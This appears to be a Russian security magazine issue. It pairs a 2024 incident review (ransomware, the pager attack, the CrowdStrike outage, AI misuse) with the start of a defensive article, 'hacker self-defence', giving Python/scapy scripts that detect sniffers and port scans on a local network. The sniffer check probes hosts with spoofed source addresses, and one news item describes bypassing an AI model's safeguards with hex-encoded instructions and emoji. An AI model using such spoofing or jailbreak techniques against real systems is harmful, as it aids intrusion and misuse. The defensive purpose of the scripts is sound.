Продолжение статьи →

МАЛВАРЬ ГОДА

LOCKBIT

Вредоносы масштаба Pegasus и WannaCry появляются и попадают на радары специалистов не так уж часто, поэтому ландшафт угроз 2024 года можно сравнить с ярким лоскутным одеялом: хакерские группы дробятся на новые филиалы и проводят «ребрендинги», а специалисты едва успевают рассказывать о разнообразных стилерах, шифровальщиках, бэкдорах, спайвари и новых ботнетах.

Но один вредонос был у всех на слуху весь 2024 год — это вымогатель LockBit и одноименная группировка, стоящая за его разработкой. Дело в том, что еще в феврале правоохранительные органы десяти стран мира провели операцию Cronos, в ходе которой взломали инфраструктуру группы и смогли получить множество данных о хакерах, их партнерах и самой малвари.

Вслед за этим произошли многочисленные аресты участников и партнеров группы и деанон ее администратора, известного в сети под ником LockBitSupp. Американские следователи утверждают, что под этим псевдонимом скрывается гражданин РФ Дмитрий Юрьевич Хорошев.

Тем не менее вскоре после атаки правоохранительных органов LockBit начала восстанавливать свою инфраструктуру и по-прежнему остается активной. В середине декабря представители группировки и вовсе начали тизерить новую версию своей малвари — шифровальщик LockBit 4.0, который якобы должен появиться в феврале 2025 года.

ДРУГИЕ ВРЕДОНОСЫ 2024 ГОДА

1. Исследователи обнаружили первый в истории Linux-буткит Bootkitty. Как выяснилось позже, буткит разработали южнокорейские студенты, специализирующиеся на кибербезопасности.
2. Стилеры научились обходить новую защиту Chrome от кражи файлов cookie. Многие инфостилеры уже предлагают функциональность, позволяющую обмануть защитную функцию App-Bound Encryption в Chrome.
3. Опенсорсный червь SSH-Snake ворует ключи SSH. Инструмент используется для незаметного поиска приватных ключей и бокового перемещения по инфраструктуре жертв.
4. Android-троян FakeCall не дает жертвам позвонить в банк. Вредонос перехватывает исходящие звонки пользователя в банк и перенаправляет их на номера злоумышленников, тем самым мешая жертве связаться с поддержкой.
5. Хакгруппа BlackCat отключила серверы после получения выкупа в размере 22 миллионов долларов. Вымогательская группировка заявила, что правоохранители захватили ее сайт и инфраструктуру. Однако партнеры группы и ИБ-специалисты считают, что это был exit scam.

В начале декабря 2024 года курс биткоина впервые в истории превысил отметку **100 ТЫСЯЧ** долларов США.

ХАРДВЕРНЫЙ ВЗЛОМ ГОДА

ВЗОРВАВШИЕСЯ ПЕЙДЖЕРЫ

В прошедшем году одним из самых резонансных, страшных и масштабных инцидентов, который весь мир определенно запомнит надолго, стала массовая детонация пейджеров и раций, принадлежавших участникам военизированного шиитского движения «Хезболла». В результате произошедшего минувшей осенью в Ливане погибли не менее 12 человек, а около 3000 получили ранения.

Конечно, этот инцидент нельзя назвать «взломом» в прямом смысле этого слова. Ведь взрывы не были вызваны вредоносным ПО или умышленным перегревом аккумуляторов устройств, как многие предположили изначально. Однако произошедшее оказалось самой настоящей атакой на цепочку поставок: пейджеры и рации были заранее модифицированы спецслужбами, которые и заложили в устройства взрывчатку.

ДРУГИЕ «ЖЕЛЕЗНЫЕ» НОВОСТИ 2024 ГОДА

1. GEOBOX обещает превратить Raspberry Pi в анонимный инструмент для кибератак. Исследователи обнаружили GEOBOX в ходе расследования громкой кражи банковских данных, затронувшей неназванную компанию из списка Fortune.
2. Исследователи нашли аппаратный бэкдор в смарт-картах MIFARE Classic. Эта «закладка» позволяет мгновенно клонировать RFID-карты, построенные на чипах MIFARE Classic от NXP, которые используются в общественном транспорте, офисах, гостиницах, финансовых учреждениях и других организациях по всему миру.
3. Утечка показала, какие телефоны можно взломать с помощью Graykey. В сеть попали документы с подробным описанием возможностей инструмента Graykey, который используется правоохранителями и киберкриминалистами по всему миру для разблокировки смартфонов.
4. Для Flipper Zero вышла прошивка версии 1.0. После трех лет разработки команда Flipper Zero выпустила новую версию прошивки, которая включает новую подсистему NFC, поддержку JavaScript, динамическую загрузку сторонних приложений и многое другое.
5. Атака RAMBO использует оперативную память для хищения данных с изолированных машин. RAMBO (Radiation of Air-gapped Memory Bus for Offense) основана на электромагнитном излучении оперативной памяти и позволяет похищать информацию с компьютеров, которые физически изолированы от любых сетей и потенциально опасной периферии.

По статистике «Лаборатории Касперского», **WINDOWS** по-прежнему остается главной мишенью для хакеров: **93%** ежедневно обнаруживаемых вредоносных файлов нацелено на эту ОС. В 2024 году количество угроз для Windows выросло на **19%**.

СТРАННОСТЬ ГОДА

ВИРТУАЛЬНЫЕ ЛЕТУЧИЕ МЫШИ

Новости, связанные с проблемами в VR-гарнитурах, стали одними из наиболее странных в прошедшем году (и, вероятно, такие баги могли бы не на шутку напугать пользователей).

Сначала независимый ИБ-специалист Райан Пикрен (Ryan Pickren) обнаружил уязвимость в Apple Vision Pro. Но когда компания Apple классифицировала ее как проблему отказа в обслуживании (DoS), исследователь не согласился и продемонстрировал, что баг можно применить для создания 3D-объектов любого типа, включая анимированные и со звуковыми эффектами. Для атаки же достаточно было вынудить пользователя в гарнитуре посетить вредоносный сайт.

В качестве proof-of-concept Пикрен показал, что комната пользователя может наполниться сотнями виртуальных пауков и громко кричащих летучих мышей. Причем очевидного способа избавиться от них нет, пострадавшему останется только бегать по комнате и «касаться» каждого объекта.

Еще одна проблема была обнаружена в гарнитуре Quest 3 компании Meta (Meta Platforms признана экстремистской организацией и запрещена в РФ) другим независимым специалистом, Харишем Сантханалакшми Ганесаном (Harish Santhanalakshmi Ganesan). В данном случае исследователь заразил свое устройство вымогателем CovidLock в рамках эксперимента. В итоге оказалось, что закрыть окно вредоносного приложения или удалить его через настройки не представляется возможным.

ДРУГИЕ СТРАННЫЕ НОВОСТИ 2024 ГОДА

1. Хакеры заставили роботы-пылесосы Ecovacs ругаться и гоняться за домашними животными. В ходе серии атак на роботы-пылесосы Ecovacs Deebot X2 хакеры смогли удаленно управлять пылесосами, получили доступ к их камерам и встроенным динамикам, оскорбляли владельцев и преследовали их домашних животных.
2. Хакер взломал мошеннический кол-центр и предупредил пострадавших об обмане. «Добрый самаритянин» под ником NanoBaiter взломал кол-центр мошенников, похитил исходный код их инструментов, а также разослал письма пострадавшим, предупреждая, что они платят большие деньги за фальшивый и бесполезный «антивирус».
3. Студенты нашли баги в прачечных CSC ServiceWorks и стирали бесплатно. Уязвимость позволяла вообще не платить за стирку и пользоваться любой из миллиона подключенных к интернету стиральных машин, установленных в жилых домах, отелях и кампусах учебных заведений по всему миру.
4. Троян из Google Play Store атаковал пользователей умных секс-игрушек. Приложение Love Spouse содержало троян-кликер, незаметно открывающий рекламные сайты и кликающий по страницам.
5. Игроков Apex Legends взломали прямо во время турнира ALGS. В прямом эфире участникам турнирного матча подключили wallhack (возможность видеть сквозь стены) и aimbot (автоприцеливание и отсутствие отдачи и разброса во время стрельбы).

Блокчейн-аналитики TRM Labs подсчитали, что на русскоязычных киберпреступников пришлось около **69%** от всех криптовалютных доходов, связанных с вымогательством. Суммарная «прибыль» хакеров уже превышает **500 МИЛЛИОНОВ** долларов США.

ФЕЙЛ ГОДА

ОБНОВЛЕНИЕ CROWDSTRIKE

Выбрать «победителя» в этой номинации было совсем нетрудно, здесь всё уже решили за нас: в этом году награду Pwnie Award в номинации «Самый эпичный провал» (Most Epic Fail) присудили ИБ-компании CrowdStrike. И с этим выбором действительно не поспоришь.

Минувшим летом enterprise-решение CrowdStrike Falcon Sensor обновилось столь «удачно», что миллионы Windows-систем по всему миру показали «синий экран смерти» (BSOD). Это привело к массовым сбоям в работе аэропортов, банков, медицинских учреждений и множества других организаций в США, Великобритании, многих странах ЕС, Индии, Новой Зеландии, Австралии и так далее.

Специалисты страховой компании Parametrix оценивали прямые финансовые потери от этого инцидента среди американских компаний из списка Fortune 500 в 5,4 миллиарда долларов. Причем в эту оценку не включили убытки Microsoft, так как она «была ключевым игроком в этом событии».

Стоит отметить, что Pwnie Award из рук организаторов премии принял лично президент компании Майкл Сентонас (Michael Sentonas). Со сцены он заявил, что это «определенно не та награда, получением которой стоит гордиться».

> *«Мы неоднократно повторяли: очень важно признавать, когда вы сделали что то хорошо. Но также очень важно признавать, когда вы сделали что то ужасно неправильное, что и произошло в данном случае. Причина, по которой я хотел лично получить этот трофей, такова: я возвращаюсь в штаб квартиру. И собираюсь взять этот трофей с собой. Он будет стоять на самом видном месте, потому что я хочу, чтобы каждый приходящий на работу сотрудник CrowdStrike видел его. Ведь наша цель — защищать людей, а мы допустили ошибку. Я хочу убедиться, что все понимают, что такое нельзя допускать, и именно в этом заключается суть нашего сообщества.*
> *С этих позиций я скажу вам спасибо и заберу трофей. Мы поставим его в нужном месте и убедимся, что его увидят все», — заявил президент CrowdStrike и сорвал бурные аплодисменты.*

ДРУГИЕ ПРОВАЛЫ 2024 ГОДА

1. Разработчик Styx Stealer случайно слил собственные данные. Создатель инфостилера нечаянно скомпрометировал собственный компьютер и слил в сеть свои данные, включая информацию о клиентах и прибылях, а также никнеймы, номера телефонов и адреса электронной почты.
2. НКЦКИ ФСБ предупредил об опасности использования браузера «Спутник». Оказалось, что техническая поддержка браузера прекратилась еще в 2022 году, а связанное с ним доменное имя уже принадлежит американской компании.
3. Канадские власти запретили продажи Flipper Zero ради борьбы с автоугонами. В ответ разработчики Flipper назвали попытки запретить такие устройства абсурдными и объяснили, что для угона современных авто требуется совсем другое оборудование.
4. 0-day-уязвимость в 3D-принтерах Anycubic исправили только после массовых атак. С помощью этого бага были взломаны устройства по всему миру, и неизвестный хакер предупреждал пользователей, что 3D-принтеры уязвимы для атак.
5. ИИ-функцию Recall сравнили со встроенным в Windows кейлоггером. Сразу после анонса ИИ-функция Windows Recall подверглась жесткой критике как со стороны ИБ-экспертов, так и со стороны защитников конфиденциальности. В итоге запуск Recall был отложен на неопределенный срок.

Эксперты Qrator Labs подсчитали, что общее число зафиксированных в 2024 году DDoS-атак выросло на **53%** по сравнению с 2023 годом. Наибольшее количество зафиксированных DDoS-атак L3/L4 пришлось на финтех (**39,6%**) и сегмент электронной коммерции (**35,7%**).

ХАЙП ГОДА

ФАЛЬШИВЫЕ ЛЮДИ

LLM все еще везут нас на хайповозе в светлое будущее, однако ИИ-инструментами все активнее пользуются и злоупотребляют хакеры.

В 2024 году множество проблем ИБ-специалистам, компаниям и простым пользователям создали дипфейки всех мастей (как голосовые, так и визуальные). К примеру, в начале года у гонконгской фирмы украли 25,6 миллиона долларов, использовав сложную мошенническую схему с применением дипфейков, а мошенники уже начали подделывать голоса людей, общаясь с жертвами в мессенджерах. Кроме того, уже был обнаружен вредонос, собирающий биометрические данные специально для создания дипфейков и проведения таких атак.

Также в этом году ИИ приспособили для генерации фальшивых документов, решения CAPTCHA, написания и улучшения малвари.

У гигантов технологического сектора тоже не все идет гладко. Например, обнаружилось, что ИИ-алгоритмы Google Search Generative Experience продвигают в поиске мошеннические сайты, а инструмент Google AI Overviews вообще предлагал пользователям есть камни.

И чуть выше мы уже упоминали крупный провал Microsoft и ее ИИ-инструмента Recall, который призван помочь «вспомнить» любую информацию, которую пользователь просматривал в прошлом, сделав ее доступной с помощью простого поиска. Недавно Recall снова стал доступен участникам программы Windows Insiders, но теперь он сохраняет номера банковских карт, номера социального страхования и другую конфиденциальную информацию, даже если это запрещено.

ДРУГИЕ НОВОСТИ ИИ 2024 ГОДА

1. OpenAI и Microsoft перекрыли нескольким хакгруппам доступ к ChatGPT. APT, связанные с Китаем, Россией, Ираном и Северной Кореей, якобы использовали ChatGPT для автоматизации поиска уязвимостей, разведки и выполнения различных задач по созданию вредоносного ПО.
2. Злоумышленники используют LLM, но забывают убрать артефакты. Хакеры активно используют LLM, чтобы генерировать контент для мошеннических сайтов.
3. Исследователь рассказал о возможных проблемах песочницы ChatGPT. Эксперт сумел получить широкий доступ к песочнице ChatGPT, включая возможность загрузки и выполнения Python-скриптов, а также скачал плейбук (playbook) LLM.
4. На платформе Hugging Face обнаружили сотни вредоносных моделей. Аналитики нашли не менее 100 вредоносных Deep Learning моделей, часть из которых могут выполнять код на машине жертвы.
5. Джейлбрейк ChatGPT работает с помощью эмодзи и инструкций в шестнадцатеричном формате. Можно обмануть модель OpenAI GPT-4o и обойти ее защитные механизмы, скрывая вредоносные инструкции в шестнадцатеричном формате и даже используя эмодзи.

ЧЕМ ЕЩЕ ЗАПОМНИТСЯ 2024 ГОД

Основателя WikiLeaks Джулиана Ассанжа освободили из-под стражи, и он покинул тюрьму строгого режима Белмарш, где провел 1901 день. Ассанжа освободили в результате сделки с Министерством юстиции США, и американские власти заявили, что теперь ему «запрещено возвращаться в Соединенные Штаты без разрешения».

Компания Google объявила, что в августе 2025 года сервис для сокращения ссылок goo.gl окончательно прекратит свою работу. После этого все короткие ссылки перестанут функционировать и будут возвращать ошибку 404.

В августе 2024 года Павла Дурова арестовали во Франции, после того как его частный самолет приземлился в аэропорту Ле-Бурже. В итоге основателю Telegram предъявили шесть обвинений, связанных с различными преступлениями, выявленными на платформе (включая педофилию, отмывание денег и незаконный оборот наркотиков). Дурова освободили под судебный надзор, и ему запрещено покидать территорию страны.

Из списка официальных мейнтейнеров ядра Linux исключили одиннадцать российских разработчиков. Эта новость задела многих — причем не только в России. Масла в огонь этого скандала подлил и лично Линус Торвальдс, назвавший всех несогласных «троллями с российских фабрик».

Специалисты компании GreyNoise рассказали, что с января 2020 года наблюдают крупные волны «шумовых бурь» (Noise Storms), которые содержат искаженный интернет-трафик. Несмотря на тщательный анализ и годы наблюдений, эксперты так и не сумели установить происхождение и назначение этих «шумов».

САМООБОРОНА ПО-ХАКЕРСКИ

Ловим нарушителя на уровне сети

s0i37
Lead cybersecurity analyst at USSC
@s0i37_channel

В этой статье мы рассмотрим простые, но эффективные приемы компьютерной самообороны, которые помогут тебе выявить хакеров, уже успевших проникнуть в локальную сеть. Мы научимся находить признаки проникновения и ловить злоумышленников при помощи специальных хитрых скриптов. Начнем с самого первого уровня: уровня сети.

Когда хакер пытается проникнуть к тебе откуда-то издалека, атакуя твои сервисы на внешнем периметре, когда его и тебя разделяют десятки хопов, Tor, Proxy, VPN — хакер поистине неуловим. Он с легкостью может сменить IP-адрес, прыгнуть на любой континент или, напротив, подобрать выходную точку поближе к цели. И нам ничего не остается, кроме как терпеть его атаки снова и снова. Однако если на твоем периметре все окей, то бояться нечего.

Но что, если хакер уже где-то рядом с тобой? Каким-то неведомым образом он смог проникнуть в твою внутреннюю сеть. Можно ли его как-то заметить теперь? Ведь в этом случае он представляет уже реальную угрозу.

Тут в игру вступает SOC, также известный как Blue Team. Но далеко не в каждой компании имеется «киберпатруль». Во многих компаниях мероприятия по обеспечению безопасности сильно тормозятся бюрократической машиной либо они просто мешают бизнесу: ведь то, что безопасно, редко бывает удобно. Поэтому внедрить тяжелые и дорогие средства защиты порой оказывается не так-то просто. Ну а если в компании нет «киберполиции», крайне важно знать простые приемы киберсамообороны.

Общаясь с безопасниками, я замечал, что далеко не все они знают относительно простые технические приемы, которые помогают отследить злоумышленников в процессе атаки. Мне, как пентестеру с достаточно большим опытом, хорошо видны различные места, где они могут попасться, если знать, что проверять.

В этом цикле статей речь пойдет про простые, но эффективные приемы компьютерной самообороны, которые помогут тебе выявить хакеров, что уже успели проникнуть в твою локальную сеть. Или только еще собираются, прогуливаясь вдоль периметра и изучая твои Wi-Fi-сети.

Мы научимся обращать внимание не только на шумные места, но и на вещи, которые многие хакеры считают достаточно тихими, но которые все же имеют свои характерные черты. Ловить хакеров мы будем тоже по-хакерски — запуская особые хитрые скрипты. Наше defence-кунг-фу будет направлено против наиболее общих, а значит, наиболее вероятных атак.

И раз это самооборона, то применять ее сможет любой пользователь — все предложенные мною защитные приемы не потребуют никаких исключительных прав. Их можно будет проводить с рядовой рабочей станции, не имея расширенного доступа к логам серверов или к сетевому оборудованию — ничего такого, чего нет у обычного пользователя. А значит, обнаружить злоумышленника сможет любой сотрудник — защитить свою компанию под силу каждому!


Увидеть невидимое будет нашей целью. Уровень сети — это начальный этап продвижения хакера по внутренней инфраструктуре. Его первые шаги — те действия, которые злоумышленник будет совершать на ранней стадии своего проникновения, то есть когда у него еще нет учетной записи в Active Directory и он ничего не знает о твоей сети. И на этом этапе его действия могут быть достаточно спонтанными и шумными.

Это первый раунд нашего противостояния с хакером. Крайне желательно успеть обнаружить злоумышленника на этом этапе, причем как можно раньше, пока он может еще не так много и пока его действия оставляют следы. Ведь чем дальше хакер продвинется, тем сильнее он будет ускользать от нас, а когда он найдет свою первую доменную учетку, этот раунд завершится. Поэтому defence-приемы представлены в порядке роста возможностей хакера по мере его проникновения в инфраструктуру.

СЕТЕВОЙ СНИФФЕР

Наличие в сети сниффера не считается сетевой атакой, зато может быть хорошей предпосылкой для выявления нарушителей. Порядочный пользователь сниффер запускать не станет, только если это не админ... Или хакер.


Очень часто на ранних стадиях атаки, когда злоумышленник только получил доступ в сеть, он запускает сниффер. Это дает ему хоть какую-то информацию о твоей сети. По дефолту некоторые снифферы вместо IP-адреса пытаются показать имя хоста. Это означает, что они резолвят каждый новый IP-адрес услышанного пакета. Например, неаккуратно запущенный популярный сниффер tcpdump будет вести себя подобным образом.



Хакер запускает сниффер

И на этой особенности можно поймать любознательного хакера, ведь его компьютер будет отправлять предсказуемые DNS-запросы. Но как нам узнать, что DNS-запрос был отправлен? Ведь логи DNS-сервера читать может далеко не каждый. Все просто: используем нерекурсивный DNS-запрос или запрос к его кешу.

В корпоративной сети DNS-серверы, как правило, свои и общие для всех хостов. И если мы отправим DNS-запрос на получение какого-либо имени и выставим флаг `norecurse`, DNS-сервер будет обязан выдать нам имя только на основании своего кеша. Если этот IP-адрес никто, кроме нас, не резолвил, то мы всегда будем получать пустой ответ.




Запрос к кешу DNS-сервера несуществующей записи

Но если этот адрес кто-либо в сети резолвил за последнее время, мы увидим следующую картину.


Пример неявного DNS-резолва

Повторный DNS-запрос к кешу даст это понять, и мы увидим иную картину.



Запрос к кешу DNS-сервера существующей записи

Подобное можно выполнить и для преобразования IP-адреса в DNS-имя. Выходит, если между DNS-запросами на всю подсеть широковещательно или таргетированно отправлять пакет в другие подсети от имени некоторого непопулярного IP-адреса, обладающего DNS-именем, то запущенный у кого-то сниффер выдаст себя DNS-запросом, результат которого потом осядет в кеше корпоративного DNS-сервера.




Хакерский сниффер выдает себя

В рассмотренном примере узел `10.0.1.137` (хакер) сразу после принятия пакета с адресом `176.34.0.3` (любой внешний IP с существующим DNS-именем) выполняет разрешение его IP в DNS-имя. И происходит это при получении единственного сетевого пакета. Этот ICMP-пакет не предназначен какому-либо приложению, он обрабатывается на уровне ОС, и при нормальных обстоятельствах на такой пакет просто нечему реагировать DNS-запросом. Поэтому с высокой долей вероятности можно сделать заключение, что на этом узле запущен сетевой сниффер.

Вот пример небольшой автоматизации описанной выше проверки:

```
defence/sniffer.py
#!/usr/bin/python3
from scapy.all import *
from netaddr import IPNetwork
from time import sleep
from sys import argv
from os import system

IPS_WITH_PTR = IPNetwork("176.34.0.0/24")
targets = []
dns_servers = []
conf.verb = 0

alerts = []
def alert(ip):
    if ip in alerts:
        return
    print("[!] sniffer detected %s" % ip)
    system("zenity --warning --title='sniffer detected' --text='
sniffer detected: %s' &" % ip)
    #system("echo 'sniffer detected' | festival --tts --language
english")
    alerts.append(ip)

n = 1
def get_source():
    global n
    while True:
        ip = str(IPS_WITH_PTR[n])
        if not dns_no_recurse(ip):
            return ip
        n += 1

def dns_no_recurse(ip):
    def rev(ip):
        ip = ip.split(".")
        ip.reverse()
        return ".".join(ip)
    for dns_server in dns_servers:
        try:
            answer = sr1(IP(dst=dns_server)/UDP(dport=53)/DNS(rd=0,
qd=DNSQR(qname=rev(ip)+".in-addr.arpa", qtype='PTR')))
            if answer[DNS].ancount > 0:
                return True
        except:
            print(f"[-] {dns_server} has no answer")

def probe(src, dst):
    send(IP(src=src, dst=dst)/ICMP())

with open(argv[1]) as f:
    for line in f:
        targets.append( line.split("\n")[0] )

with open(argv[2]) as f:
    for line in f:
        dns_servers.append( line.split("\n")[0] )

src = get_source()
while True:
    for dst in targets:
        probe(src, dst)
        sleep(1)
        if dns_no_recurse(src):
            alert(dst)
            src = get_source()
    sleep(60)
```

С этим скриптом мы можем проверять снифферы на любых IP-адресах, даже из других подсетей, методично засылая им пакет и проверяя, не срезолвил ли какой-либо хост этот адрес.



Детект сниффера

Кто-то еще, кроме нас, запрашивал это имя, и узнать его мог только сниффер.

Продолжение статьи →

САМООБОРОНА ПО-ХАКЕРСКИ

ЛОВИМ НАРУШИТЕЛЯ НА УРОВНЕ СЕТИ

СКАНИРОВАНИЕ ПОРТОВ

Пробив сетевой периметр, хакер начнет смотреть по сторонам, сканируя сетевые порты. Это позволит ему понять, есть ли хосты рядом с ним, чтобы потом их атаковать, продвинуться дальше и еще более надежно закрепиться в сети.

Сканирование сетевых портов — первый и, пожалуй, обязательный этап любой сетевой атаки. Поэтому было бы хорошо обнаружить хакера уже на этом раннем этапе.

Как правило, сканируют порты с помощью **Nmap**, и мало кто настраивает этот инструмент в плане производительности, особенно в меньшую сторону. По дефолту **Nmap** достаточно сильно шумит и отправляет ровно 100 пакетов TCP SYN в секунду для одной цели, проверяя около 1000 сетевых портов. При нормальных условиях ни одна из легитимных программ такой сетевой активности не создает. Также можно учесть характерную особенность **Nmap**: он стучится в каждый порт ровно два раза. Это дефолтное поведение.

Другой случай использования **Nmap** — сканирование малого количества портов на широком диапазоне хостов. Такой вариант сканирования может использоваться для предварительного определения «живых» хостов в сети или поиска так называемых низко висящих фруктов (легкодоступных целей).


Но неважно, какой программой хакер сканирует твои ресурсы — **Nmap**, **Masscan** или чем-то иным. Даже другие более узкоспециализированные инструменты (**NBTscan**, **CrackMapExec**, **BloodHound**) будут создавать исходящие подключения, которые можно засечь.

Если хакер выполняет сканирование, то, скорее всего, и твой компьютер окажется просканирован. Поэтому все, что нам нужно, — это мониторить входящие подключения:

defence/tcp.py


```python
#!/usr/bin/python3
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
from os import system
from sys import argv

MAX_PORTS_ALLOWED = 2
clients = {}

alerts = []
def alert(src_ip):
    if src_ip in alerts:
        return
    print("[!] port scanning %s" % src_ip)
    system("zenity --warning --title='port scanning detected' --text=
'port scanning detected' &")
    #system("echo 'port scanning detected' | festival --tts
--language english")
    alerts.append(src_ip)

def parse(p):
    if IP in p and TCP in p:
        src_ip = p[IP].src
        src_port = p[TCP].sport
        dst_port = p[TCP].dport
        print("[+] %s:%d -> %s:%d" % (src_ip, src_port, ip, dst_port)
)
        if not src_ip in clients:
            clients[src_ip] = set()
        clients[src_ip].add(dst_port)
        if len(clients[src_ip]) > MAX_PORTS_ALLOWED:
            alert(src_ip)

conf.iface = argv[1]
ip = conf.iface.ip
sniff(iface=conf.iface, prn=parse, filter='tcp[tcpflags] == tcp-syn
and dst host %s'%ip)
```

Даже если хакер будет тише, чем **MAX_PORTS_ALLOWED**, в логе скрипта мы все равно увидим попытку входящего подключения.



Детект сканирования портов

А в этом случае хакер превысил **MAX_PORTS_ALLOWED** и попался на сканировании всего трех портов.



Хакер сканировал сетевые порты

При нормальных обстоятельствах клиентские ОС не будут подключаться друг к другу, по крайней мере более чем на один-два порта. Так что, если ты запустишь этот скрипт на обычной рабочей станции, он с большой долей вероятности сможет задетектить злоумышленника.

Описанная проверка, пожалуй, одна из наиболее действенных.

ОБНАРУЖЕНИЕ ПЕРЕХВАТА ТРАФИКА


Атаки перехвата трафика можно детектировать двумя методами:

- обнаруживая предшествующие атаки на соответствующие протоколы (ARP, DHCP, CDP, HSRP, etc.);
- выявляя уже сам факт изменения маршрутизации.

Пытаться выявить атаки на тот же ARP можно разными способами и тут же придумать способ обхода. Поэтому надежнее второй способ, ведь все так или иначе ведет к нему.

